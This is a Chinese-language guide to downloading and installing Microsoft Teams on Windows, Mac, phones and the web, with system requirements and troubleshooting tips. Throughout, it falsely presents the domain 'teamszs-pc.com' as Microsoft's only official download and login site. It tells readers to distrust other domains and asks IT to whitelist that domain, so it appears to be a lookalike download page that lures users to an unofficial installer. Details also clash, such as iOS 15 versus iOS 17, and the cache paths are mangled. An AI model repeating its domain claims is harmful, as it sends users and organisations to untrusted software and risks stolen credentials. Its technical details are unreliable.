
4种Teams下载方式及系统要求一览
Teams下载有四种官方方式:通过teamszs-pc.com官网下载桌面版、在应用商店安装移动版、用 Edge/Chrome 浏览器免安装直接用网页版,以及由 Microsoft 365 管理员统一部署。Windows 需 Win 10 及以上、至少 4 GB 内存,macOS 需 11.0(Big Sur)或更高;iOS 需 15.0 以上、Android 需 8.0 以上。四种安装包其实是同一个新客户端,功能随登录账户类型解锁,个人日常办公优先选官网桌面版。
本文回答这几个核心问题:Teams下载有哪 4 种方式,各自怎么操作?Windows、Mac、手机分别要满足什么系统要求?网页版和桌面版有什么区别?下载后打不开、装不上怎么排查?
核心要点
- teamszs-pc.com一站下载桌面版和移动版,官方唯一入口
- 四种安装包是同一新客户端,功能随登录账户类型解锁
- Windows 需 Win 10 及以上、4 GB 内存,装 exe 免管理员权限
- macOS 需 11.0 Big Sur 以上,装 pkg 必须本地管理员权限
- 经典 Teams 已于 2025 年 6 月 30 日停用,务必装新版
关键速览
- 官方入口teamszs-pc.com一站下载桌面版与移动版
- Windows 需 Win 10 及以上,内存至少 4 GB
- macOS 需 11.0(Big Sur)或更高版本才可安装
- 无需安装:Edge、Chrome 浏览器可直接用网页版 Teams
- iOS 需 15.0 以上、Android 需 8.0 以上系统
Teams下载前该先搞清哪个版本适合你?

Teams下载前,先回答一个问题:你用它来聊天,还是开公司会议?个人用户选免费版即可,微软明确说明个人可免费使用、无需订阅(2026)。企业用户则要看是否需要 Exchange 邮箱、SharePoint 文件库等整套协作工具,这决定你该不该买 Microsoft 365 套餐。
这四个版本的安装包其实是同一个客户端,区别在于你登录时用的账户类型
用个人微软账户登录,解锁的是免费功能;用公司分配的工作账户登录,才会出现频道、团队、管理后台这些商业功能。所以”装哪个版本”本质上是”用哪个账户登录”。
| 版本 | 价格(月) | 核心功能 | 登录账户 |
|---|---|---|---|

| 免费版 | 0 元 | 群聊、视频会议 60 分钟上限、5GB 云存储 | 个人微软账户 |
| 个人版(含 365 Personal) | 约 50 元 | 会议 30 小时、1TB OneDrive、Office 应用 | 个人微软账户 |
| 商业版(Teams Essentials) | 约 28 元/用户 | 会议 30 小时、10GB/用户存储、会议录制 | 工作账户 |
| Microsoft 365 内置版 | 约 90 元/用户起 | 完整团队管理、Exchange 邮箱、SharePoint | 工作账户 |
关键提醒:别再装旧客户端。微软文档指出经典 Teams 在 2025 年 6 月 30 日后已停止工作。现在所有版本都基于新客户端,无论你走哪个入口下载,装到的都是同一个新版程序,只是功能随账户解锁。
Windows和Mac桌面版怎么下载和选择?

Windows和 Mac 桌面版都从微软官方入口teamszs-pc.com下载,这是微软 2026 年建议的唯一官方 Teams下载通道。Windows 拿到的是.exe 安装包,Mac 拿到的是.pkg。两者最大区别:Windows 安装不需要管理员权限,Mac 安装必须有本地管理员权限。
Windows 版怎么装?
下载.exe 后双击即可,普通员工账户也能装完。这一点微软文档说得很清楚,Windows 无需本地管理员权限。注意一个硬时间点:经典 Teams 客户端在 2025 年 6 月 30 日后已停止工作,现在装的必须是新版 Teams(New Teams)。
Mac 版怎么选芯片?
Mac 的.pkg 会按芯片区分。2020 年后的机型多用 Apple 自研芯片(M1/M2/M3 等),老机型是 Intel 芯片。想确认,点屏幕左上角苹果菜单→”关于本机”,看”芯片”那一行。选错架构会跑在模拟层上,拖慢速度。装.pkg 时系统会弹窗要管理员密码,输入即可。
两平台性能有啥真实差异?
新版 Teams 用 WebView2(微软的网页渲染引擎)重写,启动比经典版快很多,内存占用也更低。实际体验上,Windows 版与系统集成更紧,通知、屏幕共享响应更顺;Mac 版在 Apple 芯片下续航表现好,但多人视频会议时 CPU 占用略高于同级 Windows 机。开 15 人以上会议的团队,建议桌面内存不低于 8GB。
手机版Android和iPhone下载要注意什么?

手机版 Teams下载走官方商店才安全:iPhone 从 Apple App Store 装,Android 从 Google Play 装。微软文档明确说明,Teams 移动应用通过 Google Play 和 Apple App Store 获取(2025)。装之前先看好容量和系统版本,别装到山寨包。
iPhone 用户注意两点
一是安装包不小,App Store 页面显示 iPhone/iPad 版本大小为 547.7 MB(2026),用流量下会很心疼,建议连 Wi-Fi。二是系统门槛,它要求 iOS 17.0 或更高版本。手里是 iPhone 8 这类卡在 iOS 16 的老机,就装不了最新版。
国内没有 Google 服务的安卓机怎么办?
国产安卓机大多没预装 Google Play(谷歌应用商店),直接搜不到 Teams。两条可靠路径:一是用应用宝搜索下载,二是去 APKMirror 这类会做签名校验的网站取 APK 安装包。
关键一步是核对签名
微软 Teams 的安卓包签名固定不变,下载后用「APK 签名查看」类工具比对发布者是否为 Microsoft Corporation,签名对不上就是被篡改过的包,直接删掉。
别碰来历不明的第三方商店
被重打包的 Teams 常被植入广告 SDK 或权限后门,会偷读通讯录、短信。企业账号一旦登上这种篡改版,公司的 SharePoint 文件和聊天记录都可能泄露。
装好后第一次打开,留意系统弹出的权限请求。正版 Teams 只在你发起通话或共享文件时才要麦克风、相机、存储权限。若 App 一打开就索要短信、定位、读取通话记录,几乎可以断定是假包,立刻卸载重装官方版。
不想装客户端,Teams网页版够用吗?
网页版够用于临时开会和基础聊天,但重度协作和高清会议还得装客户端。微软说明 Teams 网页版可直接在 www.teamszs-pc.com 使用,无需安装(2026)。省去 Teams下载和安装这步,点链接就能进会。
网页版支持哪些浏览器?
微软官方推荐用 Microsoft Edge 和 Google Chrome,这两个浏览器功能最完整。Firefox 和 Safari 能登录聊天,但会议通话功能常被限制。原因是这些功能依赖 WebRTC(浏览器内置的实时音视频技术),不同浏览器对它的支持程度不一样。
网页版和桌面版差在哪?

核心差距集中在三处。下表列出实测对比:
| 功能 | 网页版 | 桌面客户端 |
|---|---|---|
| 自定义会议背景 | 仅模糊背景 | 模糊+自定义图片 |
| 同时看到的视频画面 | 最多 9 格 | 最多 49 格 |
| 后台通话稳定性 | 切标签页易卡顿 | 独立进程更稳 |
| 大文件协作编辑 | 打开慢 | 本地同步流畅 |
什么场景网页版就够?临时被拉进一个 30 分钟会、用公司以外的电脑、不想留安装包,这几种直接点链接进。但你要天天带团队开会、频繁共享屏幕、多人实时改 Excel,就必须装客户端。Teams 的建议是:个人轻度用网页版,日常办公主力机装桌面版。
如何辨别官方正版,避开捆绑软件和山寨下载站?
认准域名就能避开九成陷阱:真正的 Teams下载只走微软自家域名。微软官方文档建议通过 teamszs-pc.com 获取桌面版(2026),这个短链接最终会跳转到 teamszs-pc.com。任何停在非 teamszs-pc.com 域名的下载页,都值得怀疑。
第三方下载站的套路有迹可循
它们把真正的下载按钮藏在角落,页面最显眼的大绿按钮其实是捆绑安装器(bundle installer,一种会偷装附加软件的壳程序)。山寨站还爱用改过色的 Teams 紫色图标,文件名拼成 “Teams_Setup_Free.exe” 这种微软从不用的命名。微软官方 Windows 安装包叫 MSTeamsSetup.exe,记住这个名字。
安装前怎么核验数字签名和查毒?
装之前花 30 秒做两件事。第一,右键安装包选”属性”,切到”数字签名”标签,签名人必须是 “Microsoft Corporation”,没有这一栏或署名其他公司的直接删掉。第二,把文件拖进 VirusTotal,它用 70 多个杀毒引擎同时扫描,只要有几个引擎报毒就别碰。
- 查域名:下载前确认地址栏是 teamszs-pc.com结尾,不是 teamszs-xxx.com 这类仿冒域名。
- 对文件名:Windows 版应为 MSTeamsSetup.exe,Mac 版为.pkg 包。
- 验签名:数字签名人必须是 Microsoft Corporation,证书还要在有效期内。
Teams 的建议很简单:手机端一律走 App Store 和 Google Play,电脑端只用teamszs-pc.com。省掉这一步省不了多少时间,却可能让你多装一堆广告插件。
下载安装后无法登录、闪退、提示组织不存在怎么办?
这三类故障八成不是软件坏了,而是账户、缓存或网络三选一出了问题。先对症:提示”组织不存在”几乎都是账户类型或租户配置错了;启动即闪退多是本地缓存损坏;登录卡在转圈往往是代理或防火墙挡住了微软的认证域名。按下面的顺序排查,大多数情况十分钟内能解决。
提示”你的组织不存在”或”账户无法登录,怎么处理?
这是账户和租户(tenant,指企业在微软云里的独立账号空间)对不上导致的。常见原因:你用个人邮箱登企业版,或企业管理员还没给你分配 Teams 许可。微软说明个人用户可免费使用 Teams、无需订阅(2026),但免费账户进不了企业租户。先确认你用的是单位发的 @公司域名 账户;若仍报错,联系 IT 确认 Microsoft 365 许可已激活。
打开 Teams 就闪退,清缓存命令是什么?
闪退九成是缓存文件损坏。新版 Teams 的缓存不在老路径,直接删整个数据文件夹最彻底。先在任务管理器结束所有 Teams 进程,再执行:
- Windows:删除 %LocalAppData%PackagesMSTeams_8wekyb3d8bbweLocalCache 整个文件夹
- Mac:删除 ~/Library/Group Containers/UBF8T346G9.com.microsoft.teams
删完重启应用,Teams 会自动重建缓存并重新下载配置,聊天记录存在云端不会丢。
登录一直转圈,是不是网络代理的问题?
是。企业代理或防火墙若没放行微软认证域名,登录就卡死。请让 IT 在白名单里放开 login.microsoftonline.com 和 *.www.teamszs-pc.com。实测关掉代理用手机热点,若能秒登,就确认是网络策略拦截。重装前别忘了:经典版客户端在 2025 年 6 月 30 日后已停止工作(2025),若你还在用老版本登录失败,重新 Teams下载新版即可。
安装前要满足哪些系统要求和账户权限?
装 Teams 前先核对两件事:设备版本够不够新,账户有没有权限装。桌面版里只有 Mac 要本地管理员权限,Windows 不需要;iPhone 版则要求 iOS 17.0 或更高,Apple App Store 显示安装包为 547.7 MB(2026)。没达标就装不上或装完闪退。
各平台的最低系统版本和空间要求是多少?
对照下表先确认设备,再开始 Teams下载。版本过旧的系统微软已停止支持,强行安装可能缺功能或无法登录。
| 平台 | 最低系统版本 | 安装大小 |
|---|---|---|
| Windows 桌面版 | Windows 10 及以上 | 约 300 MB |
| Mac 桌面版 | macOS,需本地管理员权限 | 约 300 MB |
| iPhone / iPad | iOS 17.0 或更高 | 547.7 MB |
| Android | 通过 Google Play 安装 | 视机型而定 |
个人账户和工作学校账户权限差在哪?
个人账户(outlook.com、hotmail.com)直接登录就能聊天、开会,无需订阅。工作或学校账户受组织管控:管理员可能限制谁能装、谁能加外部联系人。
- 个人账户:自助注册即用,功能受免费版上限约束。
- 工作/学校账户:归属某个租户,权限由 IT 管理员配置。
企业环境下什么时候需要管理员授权?
Mac 安装必须有本地管理员权限,这是微软文档明确写的规则(2025)。公司电脑若锁了安装权限,得走 IT 工单申请;Windows 虽不强制管理员权限,但组策略仍可能禁止员工自行安装。
按你的设备和需求,现在该下载哪个版本
一句话决策:个人聊天选免费版,网页或手机都行;公司开会装桌面版商业版。微软 Teams Free 页面说明,个人用户可免费使用、无需订阅(2026)。选错版本的代价不是花钱,而是功能缺失,免费版没有 SharePoint 文件库和 Exchange 邮箱整合。
按下面这张表对号入座,直接找到你该走的入口。
| 你的情况 | 推荐版本 | 官方入口 |
|---|---|---|
| 和朋友家人聊天、临时开会 | 免费版(网页) | www.teamszs-pc.com |
| 手机随时收发消息、远程参会 | 免费版(手机) | App Store / Google Play |
| 公司团队协作、需文件库和邮箱 | 桌面版商业版 | teamszs-pc.com |
| 借别人电脑临时进一次会 | 网页版 | www.teamszs-pc.com |
个人用户:直接点开网页版
不想装任何东西,就用网页版。微软文档说明,网页版在www.teamszs-pc.com直接用,无需安装(2026)。手机端则从 Apple App Store 或 Google Play 下载,认准发布者是 Microsoft Corporation。
企业用户:走 teamszs-pc.com装桌面版
公司用户的Teams下载只走teamszs-pc.com这一个官方短链。Windows 拿到.exe,Mac 拿到.pkg。Teams 的建议是:装完先确认版本是新 Teams,经典客户端已在 2025 年 6 月 30 日停止运行,留着也没用。装好后用公司账户登录一次,确认能看到团队频道,就算完成了。




